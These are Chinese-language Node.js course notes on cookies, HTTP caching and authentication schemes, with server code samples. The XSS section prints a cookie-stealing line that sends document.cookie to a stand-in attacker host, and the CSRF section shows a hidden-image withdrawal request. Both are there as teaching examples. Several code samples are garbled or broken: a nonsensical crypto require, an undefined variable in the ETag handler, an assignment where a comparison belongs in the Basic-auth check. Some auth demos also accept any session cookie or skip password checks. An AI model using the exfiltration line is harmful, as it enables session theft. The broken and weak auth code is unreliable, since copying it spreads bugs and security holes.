Node缓存、安全与鉴权

1. 课程目标

1. 掌握NodeCookie基本用法；
2. 掌握Node缓存；
3. 掌握常见的鉴权方法；

2. 课程大纲

- Cookie
- Node缓存
- Node鉴权

3. Cookie

HTTP Cookie（通常也叫 Web Cookie 或浏览器 Cookie），是服务器发送到用户浏览器并保存在本地的一小块数据，它会在浏览器下次向同一服务器再发起请求时被携带并发送到服务器上。通常，它用于告知服务端两个请求是否来自同一浏览器，如保持用户的登录状态。支持无状态的HTTP变为“有状态”

Cookie 作用：

1. 会话状态管理（如用户登录状态、购物车、游戏分数或其它需要记录的信息）；
2. 个性化设置（如用户自定义设置、主题等）；
3. 浏览器行为跟踪（如跟踪分析用户行为等）；

Cookie 曾一度用于客户端数据的存储，因当时并没有其它合适的存储办法而作为唯一的存储手段，但现在随着现代浏览器开始支持各种各样的存储方式，（webStorage、indexDB）Cookie 渐渐被淘汰。

当服务器收到 HTTP 请求时，服务器可以在响应头里面添加一个 Set-Cookie 选项。浏览器收到响应后通常会保存下 Cookie，之后对该服务器每一次请求中都通过 Cookie 请求头部将 Cookie 信息发送给服

务器。

3.1. Set-Cookie

服务器使用 Set-Cookie 响应头部向用户代理（一般是浏览器）发送 Cookie 信息。一个简单的 Cookie 可能像这样：

> Set-Cookie: <cookie 名>=<cookie 值>

服务器通过该头部告知客户端保存 Cookie 信息

Bash 复制代码

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: yummy_cookie=choco
Set-Cookie: tasty_cookie=strawberry

[页面内容]
```

现在，对该服务器发起的每一次新请求，浏览器都会将之前保存的 Cookie 信息通过 Cookie 请求头部再发送给服务器。

Bash 复制代码

```
GET /sample_page.html HTTP/1.1
Host: www.example.org
Cookie: yummy_cookie=choco; tasty_cookie=strawberry
```

3.2. Cookie 的生命周期

Cookie 的生命周期包括：

- 会话期 Cookie：浏览器关闭之后它会被自动删除，也就是说它仅在会话期内有效。会话期 Cookie 不需要指定过期时间（Expires）或者有效期（Max-Age）；
- 持久性 Cookie：生命周期取决于过期时间（Expires）或有效期（Max-Age）；

例如：

```bash
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;
```

提示：当 Cookie 的过期时间被设定时，设定的日期和时间只与客户端相关，而不是服务端。

3.3. 如何保证Cookie安全性

Secure 属性和HttpOnly 属性

- Secure： 表示只应通过被 HTTPS 协议加密过的请求发送给服务端；
- HttpOnly：JavaScript Document.cookie API 无法访问带有 HttpOnly 属性的 cookie；此类 Cookie 仅作用于服务器。例如，持久化服务器端会话的 Cookie 不需要对 JavaScript 可用，而应具有 HttpOnly 属性。

示例：

```javascript
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; Secure; HttpOnly
```

3.4. Cookie 的作用域

Domain 和 Path 标识定义了 Cookie 的作用域：即允许 Cookie 应该发送给哪些 URL。

3.4.1. Domain 属性

Domain 指定了哪些主机可以接受 Cookie。如果不指定，默认为 origin，不包含子域名。如果指定了 Domain，则一般包含子域名。因此，指定 Domain 比省略它的限制要少；

例如，如果设置 `Domain=xianzao.com` ，则 Cookie 也包含在子域名中（如 `dev.xianzao.com` ）

3.4.2. Path 属性

Path 标识指定了主机下的哪些路径可以接受 Cookie（该 URL 路径必须存在于请求 URL 中）

例如，设置 Path=/a，则以下地址都会匹配：

- /a
- /a/b/
- /a/b/c

3.5. SameSite attribute

SameSite Cookie 允许服务器要求某个 cookie 在跨站请求时不会被发送，从而可以阻止（CSRF）。

下面是例子：

> Set-Cookie: key=value; SameSite=Strict

SameSite 可以有下面三种值：

1. None：浏览器会在同站请求、跨站请求下继续发送 cookies，不区分大小写；
2. Strict：浏览器将只在访问相同站点时发送 cookie；
3. Lax：与 Strict 类似，但用户从外部站点导航至 URL 时（例如通过链接）除外。 在新版本浏览器中，为默认选项，Same-site cookies 将会为一些跨站子请求保留，如图片加载或者 frames 的调用，但只有当用户从外部站点导航到 URL 时才会发送。如 link 链接；

以前，如果 SameSite 属性没有设置，或者没有得到运行浏览器的支持，那么它的行为等同于 None，Cookies 会被包含在任何请求中——包括跨站请求；

大多数主流浏览器基本上已经将 SameSite 的默认值迁移至 Lax。如果想要指定 Cookies 在同站、跨站请求都被发送，现在需要明确指定 SameSite 为 None；

3.6. JS操作Cookie

通过 Document.cookie 属性可创建新的 Cookie，也可通过该属性访问非HttpOnly标记的 Cookie

JavaScript 复制代码

```
document.cookie = "user=xianzao";
document.cookie = "tasty_cookie=strawberry";
console.log(document.cookie);
// logs "user=xianzao; tasty_cookie=strawberry"
```

通过 JavaScript 创建的 Cookie 不能包含 HttpOnly 标志

3.7. 安全性

减少 Cookie 的攻击的方法：

1. 使用 HttpOnly 属性可防止通过 JavaScript 访问 cookie 值；
2. 用于敏感信息（例如指示身份验证）的 Cookie 的生存期应较短，并且 SameSite 属性设置为Strict 或 Lax；

3.7.1. XSS

在 Web 应用中，Cookie 常用来标记用户或授权会话。因此，如果 Web 应用的 Cookie 被窃取，可能导致授权用户的会话受到攻击。

JavaScript 复制代码

```
(new Image()).src = "http://www.evil-domain.com/steal-cookie.php?cookie="
+ document.cookie;
```

HttpOnly 类型的 Cookie 用于阻止了 JavaScript 对其的访问性而能在一定程度上缓解此类攻击。

3.7.2. CSRF

在不安全聊天室或论坛上的一张图片，它实际上是一个给你银行服务器发送提现的请求：

JavaScript 复制代码

```
<img src="http://bank.example.com/withdraw?
account=bob&amount=1000000&for=mallory">
```

当你打开含有了这张图片的 HTML 页面时，如果你之前已经登录了你的银行帐号并且 Cookie 仍然有效（还没有其它验证步骤），你银行里的钱很可能会被自动转走。

- cookie samesite限制 strict；
- 任何敏感操作都需要确认；
- 用于敏感信息的 Cookie 只能拥有较短的生命周期；

4. Node缓存

4.1. 缓存作用

1.为了提高速度，提高效率；

2.减少数据传输，节省网费；

3.减少服务器的负担，提高网站性能；

4.加快客户端加载网页的速度；


4.2. 缓存类型

4.2.1. 强制缓存

当客户端请求后，会先访问缓存数据库看缓存是否存在。如果存在则直接返回，不存在则请求真的服务器。

强制缓存直接减少请求数，是提升最大的缓存策略。 如果考虑使用缓存来优化网页性能的话，强制缓存应该是首先被考虑的。

强制缓存不需要与服务器发生交互。



1. 缓存命中 客户端请求数据，现在本地的缓存数据库中查找，如果本地缓存数据库中有该数据，且该数据没有失效。则取缓存数据库中的该数据返回给客户端；
2. 缓存未命中 客户端请求数据，现在本地的缓存数据库中查找，如果本地缓存数据库中有该数据，且该数据失效。则向服务器请求该数据，此时服务器返回该数据和该数据的缓存规则返回给客户端，客户端收到该数据和缓存规则后，一起放到本地的缓存数据库中留存。以备下次使用；

可以造成强制缓存的字段是 `Cache-control` 和 `Expires`

4.2.1.1. Expires

这是 HTTP 1.0 的字段，表示缓存到期时间，是一个绝对的时间（当前时间+缓存时间）。在响应消息头中，设置这个字段之后，就可以告诉浏览器，在未过期之前不需要再次请求。

> 比如：Expires: Thu, 22 Mar 2029 16:06:42 GMT

缺点：若修改电脑的本地时间，会导致浏览器判断缓存失效 这里修重新修改缓存

4.2.1.2. Cache-control

在得知Expires的缺点之后，在HTTP/1.1中，增加了一个字段Cache-control，该字段表示资源缓存的最大有效时间，在该时间内，客户端不需要向服务器发送请求

Q： Expires 和 Cache-control 区别是什么?

1. Expires设置的是 绝对时间 Cache-control设置的是 相对时间；
2. Cache-control 优先级大于Expires

```
Cache-control: max-age=20 // 表示有效时间为20s
res.setHeader('Cache-control', 'no-store')
res.setHeader('Cache-control', 'max-age=20')
```

cache-control设置：

1. no-cache：告诉浏览器忽略资源的缓存副本，强制每次请求直接发送给服务器，拉取资源，但不是“不缓存”，相当于需要使用协商缓存，禁止使用强制缓存；
2. no-store：强制缓存在任何情况下都不要保留任何副本，相当于不使用强制缓存和协商缓存；
3. public 任何路径的缓存者（本地缓存、代理服务器），可以无条件的缓存改资源，不设置默认为public；
4. private 只针对单个用户或者实体（不同用户、窗口）缓存资源；

JavaScript | 复制代码

```
/**
* 1. 第一次访问服务器的时候，服务器返回资源和缓存的标识，客户端则会把此资源缓存在本地的缓存数据库中。
* 2. 第二次客户端需要此数据的时候，要取得缓存的标识，然后去问一下服务器我的资源是否是最新的。
* 如果是最新的则直接使用缓存数据，如果不是最新的则服务器返回新的资源和缓存规则，客户端根据缓存规则缓存新的数据。
*/
let http = require('http');
let url = require('url');
let path = require('path');
let fs = require('fs');
let mime = require('mime');
let crypto = require('crypto');
/**
* 强制缓存
* 把资源缓存在客户端，如果客户端再次需要此资源的时候，先获取到缓存中的数据，看是否过期，如果过期了。再请求服务器
* 如果没过期，则根本不需要向服务器确认，直接使用本地缓存即可
*/
http.createServer(function (req, res) {
   let { pathname } = url.parse(req.url, true);
   let filepath = path.join(__dirname, pathname);
   console.log(filepath);
   fs.stat(filepath, (err, stat) => {
       if (err) {
           return sendError(req, res);
       } else {
           send(req, res, filepath);
}
});
}).listen(8080);
function sendError(req, res) {
   res.end('Not Found');
}
function send(req, res, filepath) {
   res.setHeader('Content-Type', mime.getType(filepath));
   //expires指定了此缓存的过期时间，此响应头是1.0定义的，在1.1里面已经不再使用了
   res.setHeader('Expires', new Date(Date.now() + 30 * 1000).toUTCString());
   res.setHeader('Cache-Control', 'max-age=30');
   fs.createReadStream(filepath).pipe(res);
}
```

4.2.2. 对比缓存（协商缓存）

当强制缓存失效(超过规定时间)时，就需要使用对比缓存，由服务器决定缓存内容是否失效。对比缓存是可以和强制缓存一起使用。

4.2.2.1. last-modified

1. 服务器在响应头中设置last-modified字段返回给客户端，告诉客户端资源最后一次修改的时间；
    a. `Last-Modified: Sat, 30 Mar 2029 05:46:11 GMT`
2. 浏览器在这个值和内容记录在浏览器的缓存数据库中；
3. 下次请求相同资源，浏览器将在请求头中设置if-modified-since的值（这个值就是第一步响应头中的Last-Modified的值）传给服务器；
4. 服务器收到请求头的if-modified-since的值与last-modified的值比较，如果相等，表示未进行修改，则返回状态码为304；如果不相等，则修改了，返回状态码为200，并返回数据；

缺点：

1. last-modified是以秒为单位的，假如资料在1s内可能修改几次，那么该缓存就不能被使用的；
2. 如果文件是通过服务器动态生成，那么更新的时间永远就是生成的时间，尽管文件可能没有变化，所以起不到缓存的作用；

JavaScript | 复制代码

```javascript
let http = require('http');
let url = require('url');
let path = require('path');
let fs = require('fs');
let mime = require('mime');

http.createServer(function (req, res) {
    let {pathname} = url.parse(req.url);
    let filepath = path.join(__dirname,pathname);
    console.log(filepath);
    fs.stat(filepath,function (err, stat) {
          if (err) {
              return sendError(req,res)
          } else {
              // 再次请求的时候会问服务器自从上次修改之后有没有改过
              let ifModifiedSince = req.headers['if-modified-since'];
              console.log(req.headers);
              let LastModified = stat.ctime.toGMTString();
              console.log(LastModified);
              if (ifModifiedSince == LastModified) {
                  res.writeHead('304');
                  res.end('')
              } else {
                  return send(req,res,filepath,stat)
              }
          }
    })

}).listen(8080)

function send(req,res,filepath,stat) {
    res.setHeader('Content-Type', mime.getType(filepath));
    // 发给客户端之后，客户端会把此时间保存下来，下次再获取此资源的时候会把这个时间再发给服务器
    res.setHeader('Last-Modified', stat.ctime.toGMTString());
    fs.createReadStream(filepath).pipe(res)
}

function sendError(req,res) {
    res.end('Not Found')
}
```

4.2.2.2. Etag

Etag是根据文件内容，算出一个唯一的值。服务器存储着文件的 Etag 字段。

之后的流程和 Last-Modified 一致，只是 Last-Modified 字段和它所表示的更新时间改变成了 Etag 字段和它所表示的文件 hash，把 If-Modified-Since 变成了 If-None-Match。

服务器同样进行比较，命中返回 304, 不命中返回新资源和 200。 Etag 的优先级高于 Last-Modified

缺点：

1. 每次请求的时候，服务器都会把文件读取一次，以确认文件有没有修改；
2. 大文件进行etag 一般用文件的大小 + 文件的最后修改时间 来组合生成这个etag；

Q：还有什么其他方式?

JavaScript | 复制代码

```
let http = require('http');
let url = require('url');
let path = require('path');
let fs = require('fs');
let mime = require('mime');
let crypto = require('let crypto = require(\'mime\');\n');

http.createServer(function (req, res) {
    let {pathname} = url.parse(req.url);
    let filepath = path.join(__dirname,pathname);
    console.log(filepath);
    fs.stat(filepath,function (err, stat) {
        if (err) {
            return sendError(req,res)
        } else {

            let ifNoneMatch = req.headers['if-none-match'];
            // 一、显然当我们的文件非常大的时候通过下面的方法就行不通来，这时候我们可以用流来解决,可以节约内存
            let out = fs.createReadStream(filepath);
            let md5 = crypto.createHash('md5');
            out.on('data',function (data) {
                md5.update(data)
            });
            out.on('end',function () {
                let etag = md5.update(content).digest('hex');
                // md5算法的特点 1. 相同的输入相同的输出 2.不同的输入不通的输出 3.不能根据输出反推输入 4.任意的输入长度输出长度是相同的
                if (ifNoneMatch == etag) {
                    res.writeHead('304');
                    res.end('')
                } else {
                    return send(req,res,filepath,stat, etag)
                }
            });

            // 二、再次请求的时候会问服务器自从上次修改之后有没有改过
            // fs.readFile(filepath,function (err, content) {
            //     let etag = crypto.createHash('md5').update(content).digest('hex');
            //     // md5算法的特点 1. 相同的输入相同的输出 2.不同的输入不通的输出 3.不能根据输出反推输入 4.任意的输入长度输出长度是相同的
            //     if (ifNoneMatch == etag) {
            //         res.writeHead('304');
            //         res.end('')
```

```
                //     } else {
                //         return send(req,res,filepath,stat, etag)
                //     }
                // };
                // 但是上面的一方案也不是太好，读一点缓存一点，文件非常大的话需要好长时间，而且我们的node不适合cup密集型，即不适合来做大量的运算，所以说还有好多其他的算法
                // 三、通过文件的修改时间加上文件的大小
                // let etag = `${stat.ctime}-${stat.size}`; // 这个也不是太好
                // if (ifNoneMatch == etag) {
                //     res.writeHead('304');
                //     res.end('')
                // } else {
                //     return send(req,res,filepath,stat, etag)
                // }
            }
        })

}).listen(8080)

function send(req,res,filepath,stat, etag) {
    res.setHeader('Content-Type', mime.getType(filepath));
    // 第一次服务器返回的时候，会把文件的内容算出来一个标示发送给客户端
    //客户端看到etag之后，也会把此标识符保存在客户端，下次再访问服务器的时候，发给服务器
    res.setHeader('Etag', etag);
    fs.createReadStream(filepath).pipe(res)
}

function sendError(req,res) {
    res.end('Not Found')
}
```

4.3. 实际开发

建议使用redis（高效的kv键值对存储机制）作为缓存介质，cache直接使用node-cache

有兴趣的同学可以自行实现

5. Node鉴权

目前常用的鉴权有四种：


- HTTP Basic Authentication

- session–cookie
- Token 验证
- OAuth(开放授权)

5.1. HTTP Basic Authentication

这种授权方式是浏览器遵守http协议实现的基本授权方式，HTTP协议进行通信的过程中，HTTP协议定义了基本认证允许HTTP服务器对客户端进行用户身份证的方法。

认证过程：



1. 客户端向服务器请求数据，请求的内容可能是一个网页或者是一个ajax异步请求，此时，假设客户端尚未被验证，则客户端提供如下请求至服务器：

```bash
Get /index.html HTTP/1.0    Host:www.xianzao.com
```

2. 服务器向客户端发送验证请求代码401，（WWW–Authenticate: Basic realm=”xianzao.com”这句话是关键，如果没有客户端不会弹出用户名和密码输入界面）服务器返回的数据大抵如下：

```Bash
HTTP/1.0 401 Unauthorised
// realm 用来描述进行保护的区域，或者指代保护的范围。
// 它可以是类似于 "Access to the staging site" 的消息，
// 这样用户就可以知道他们正在试图访问哪一空间。
WWW-Authenticate: Basic realm=”xianzao.com”
Content-Type: text/html
Content-Length: xxx
```

3. 当符合http1.0或1.1规范的客户端（如FIREFOX，Chrome）收到401返回值时，将自动弹出一个登录窗口，要求用户输入用户名和密码。
4. 用户输入用户名和密码后，将用户名及密码以BASE64加密方式加密，并将密文放入前一条请求信息中，则客户端发送的第一条请求信息则变成如下内容：

```Bash
Get /index.html HTTP/1.0
Host:www.xianzao.com
Authorization: Basic d2FuZzp3YW5n
```

注：d2FuZzp3YW5n表示加密后的用户名及密码（用户名：密码 然后通过base64加密，加密过程是浏览器默认的行为，不需要我们人为加密，我们只需要输入用户名密码即可）

5. 服务器收到上述请求信息后，将 Authorization 字段后的用户信息取出、解密，将解密后的用户名及密码与用户数据库进行比较验证，如用户名及密码正确，服务器则根据请求，将所请求资源发送给客户端

客户端未未认证的时候，会弹出用户名密码输入框，这个时候请求时属于 pending 状态，当用户输入用户名密码的时候客户端会再次发送带 Authentication 头的请求。

demo示例

- app.js

```JavaScript
let express = require("express");
let app = express();

app.use(express.static(__dirname+'/public'));

app.get("/Authentication_base",function(req,res){
  console.log('req.headers.authorization:',req.headers)
  if(!req.headers.authorization){
    res.set({
      'WWW-Authenticate':'Basic realm="xianzao"'
    });
    res.status(401).end();
  }else{
    let base64 = req.headers.authorization.split(" ")[1];
    let userPass = new Buffer(base64, 'base64').toString().split(":");
    let user = userPass[0];
    let pass = userPass[1];
    if(user=="xianzao"&&pass="xianzao"){
      res.end("OK");
    }else{
      res.status(401).end();
    }

  }

})

app.listen(8000)
```

- index.html

```JavaScript
async authenticaition_base() {
  await axios.post('/Authentication_base')
}
```

优点：

1. 所有流行的网页浏览器都支持基本认证，但基本认证很少在可公开访问的互联网网站上使用，有时候会在小的私有系统中使用（如路由器网页管理接口）；

2. 开发时使用基本认证，是使用Telnet或其他明文网络协议工具手动地测试Web服务器。因为传输的内容是可读的，以便进行诊断；

缺点：

1. 由于用户 ID 与密码是是以明文的形式在网络中进行传输的（尽管采用了 base64 编码，但是 base64 算法是可逆的），所以基本验证方案并不安全，如果没有使用SSL/TLS这样的传输层安全的协议，那么以明文传输的密钥和口令很容易被拦截。该方案也同样没有对服务器返回的信息提供保护；
2. 现在的浏览器保存认证信息直到标签页或浏览器被关闭，或者用户清除历史记录。HTTP没有为服务器提供一种方法指示客户端丢弃这些被缓存的密钥。这意味着服务器端在用户不关闭浏览器的情况下，并没有一种有效的方法来让用户注销；

5.2. session–cookie

5.2.1 cookie

Http协议是一个无状态的协议，服务器不会知道到底是哪一台浏览器访问了它，因此需要一个标识用来让服务器区分不同的浏览器。cookie 就是这个管理服务器与客户端之间状态的标识。

cookie原理：

1. 浏览器第一次向服务器发送请求，服务器在 response 头部设置 Set-Cookie 字段；
2. 浏览器客户端收到响应就会设置 cookie 并存储；
3. 在下一次该浏览器向服务器发送请求时，就会在 request 头部自动带上 Cookie 字段，服务器端收到该 cookie 用以区分不同的浏览器；

JavaScript | 复制代码


```
const http = require('http')
http.createServer((req, res) => {
  if (req.url === '/favicon.ico') {
    return
  } else {
    res.setHeader('Set-Cookie', 'name=xianzao')
    res.end('Hello Cookie')
  }
}).listen(3000)
```

5.2.2 session

session 是会话的意思，浏览器第一次访问服务端，服务端就会创建一次会话，在会话中保存标识该浏览器的信息。它与 cookie 的区别就是 session 是缓存在服务端的，cookie 则是缓存在客户端，他们都由服务端生成，为了弥补 Http 协议无状态的缺陷。

5.2.2.1. session-cookie认证

1. 服务器在接受客户端首次访问时在服务器端创建seesion，然后保存seesion(我们可以将seesion保存在 内存中，也可以保存在redis中，推荐使用后者)，然后给这个session生成一个唯一的标识字符串，然后在 response header 中种下这个唯一标识字符串；
2. 签名。这一步通过秘钥对sid进行签名处理，避免客户端修改sid；(非必需步骤)
3. 浏览器中收到请求响应的时候会解析响应头，然后将sid保存在本地cookie中，浏览器在下次http请求的请求头中会带上该域名下的cookie信息。
4. 服务器在接受客户端请求时会去解析请求头cookie中的sid，然后根据这个sid去找服务器端保存的该客户端的session，然后判断该请求是否合法。



JavaScript 复制代码

```javascript
const http = require('http')
//此时session存在内存中
const session = {}

http.createServer((req, res) => {
  const sessionKey = 'sid'
  if (req.url === '/favicon.ico') {
    return
  } else {
    const cookie = req.headers.cookie
    //再次访问，对sid请求进行认证
    if (cookie && cookie.indexOf(sessionKey) > -1) {
      res.end('Come Back')
    }
    //首次访问，生成sid，保存在服务器端
    else {
      const sid = (Math.random() * 9999999).toFixed()
      res.setHeader('Set-Cookie', `${sessionKey}=${sid}`)
      session[sid] = { name: 'xianzao' }
      res.end('Hello Cookie')
    }
  }
}).listen(3000)
```

5.2.2.2. redis

redis是一个键值服务器，可以专门放session的键值对。如何在koa中使用session:

JavaScript | 复制代码

```javascript
const koa = require('koa')
const session = require('koa-session')
const redisStore = require('koa-redis')
const redis = require('redis')
const wrapper = require('co-redis')

const app = new koa()
const redisClient = redis.createClient(6379, 'localhost')
const client = wrapper(redisClient)

//加密sessionid
app.keys = ['session secret']

const SESS_CONFIG = {
  key: 'kbb:sess',
  // 此时让session存储在redis中
  store: redisStore({ client })
}

app.use(session(SESS_CONFIG, app))

app.use(ctx => {
  // 查看redis中的内容
  redisClient.keys('*', (errr, keys) => {
    console.log('keys:', keys)
    keys.forEach(key => {
      redisClient.get(key, (err, val) => {
        console.log(val)
      })
    })
  })
  if (ctx.path === '/favicon.ico') return
  let n = ctx.session.count || 0
  ctx.session.count = ++n
  ctx.body = `第${n}次访问`
})

app.listen(3000)
```

5.2.2.3. 用户登录认证

使用session-cookie做登录认证时，登录时存储session，退出登录时删除session，而其他的需要登录后才能操作的接口需要提前验证是否存在session，存在才能跳转页面，不存在则回到登录页面。

- 在koa中做一个验证的中间件，在需要验证的接口中使用该中间件。

JavaScript | 复制代码

```
//前端代码
async login() {
  await axios.post('/login', {
    username: this.username,
    password: this.password
  })
},
async logout() {
  await axios.post('/logout')
},
async getUser() {
  await axios.get('/getUser')
}

```

JavaScript | 复制代码

```javascript
//中间件 auth.js
module.exports = async (ctx, next) => {
  if (!ctx.session.userinfo) {
    ctx.body = {
      ok: 0,
      message: "用户未登录" };
  } else {
    await next();
  }
};

//需要验证的接口
router.get('/getUser', require('auth'), async (ctx) => {
  ctx.body = {
    message: "获取数据成功",
    userinfo: ctx.session.userinfo
  }
})

//登录
router.post('/login', async (ctx) => {
  const {
    body
  } = ctx.request
  console.log('body', body)
  //设置session
  ctx.session.userinfo = body.username;
  ctx.body = {
    message: "登录成功"
  }
})

//登出
router.post('/logout', async (ctx) => {
  //设置session
  delete ctx.session.userinfo
  ctx.body = {
    message: "登出系统"
  }
})
```

5.3. Token

token 是一个令牌，浏览器第一次访问服务端时会签发一张令牌，之后浏览器每次携带这张令牌访问服务端就会认证该令牌是否有效，只要服务端可以解密该令牌，就说明请求是合法的，令牌中包含的用户信息还可以区分不同身份的用户。一般 token 由用户信息、时间戳和由 hash 算法加密的签名构成。

5.3.1 Token认证流程

1. 客户端使用用户名跟密码请求登录；
2. 服务端收到请求，去验证用户名与密码；
3. 验证成功后，服务端会签发一个 Token，再把这个 Token 发送给客户端；
4. 客户端收到 Token 以后可以把它存储起来，比如放在 Cookie 里或者Local Storage 里；
5. 客户端每次向服务端请求资源的时候需要带着服务端签发的 Token；
6. 服务端收到请求，然后去验证客户端请求里面带着的 Token（request头部添加Authorization），如果验证成功，就向客户端返回请求的数据，如果不成功返回401错误码，鉴权失败；

5.3.2 Token和session的区别

session–cookie的缺点：

1. 认证方式局限于在浏览器中使用，cookie 是浏览器端的机制，如果在app端就无法使用 cookie；
2. 为了满足全局一致性，我们最好把 session 存储在 redis 中做持久化，而在分布式环境下，我们可能需要在每个服务器上都备份，占用了大量的存储空间；
3. 在不是 Https 协议下使用 cookie，容易受到 CSRF 跨站点请求伪造攻击。

token的缺点：

1. 加密解密消耗使得 token 认证比 session–cookie 更消耗性能；
2. token 比 sid 大，更占带宽；

两者对比，它们的区别显而易见：

1. token 认证不局限于 cookie，这样就使得这种认证方式可以支持多种客户端，而不仅是浏览器。且不受同源策略的影响；
2. 不使用 cookie 就可以规避CSRF攻击；
3. token 不需要存储，token 中已包含了用户信息，服务器端变成无状态，服务器端只需要根据定义的规则校验这个 token 是否合法就行。这也使得 token 的可扩展性更强。

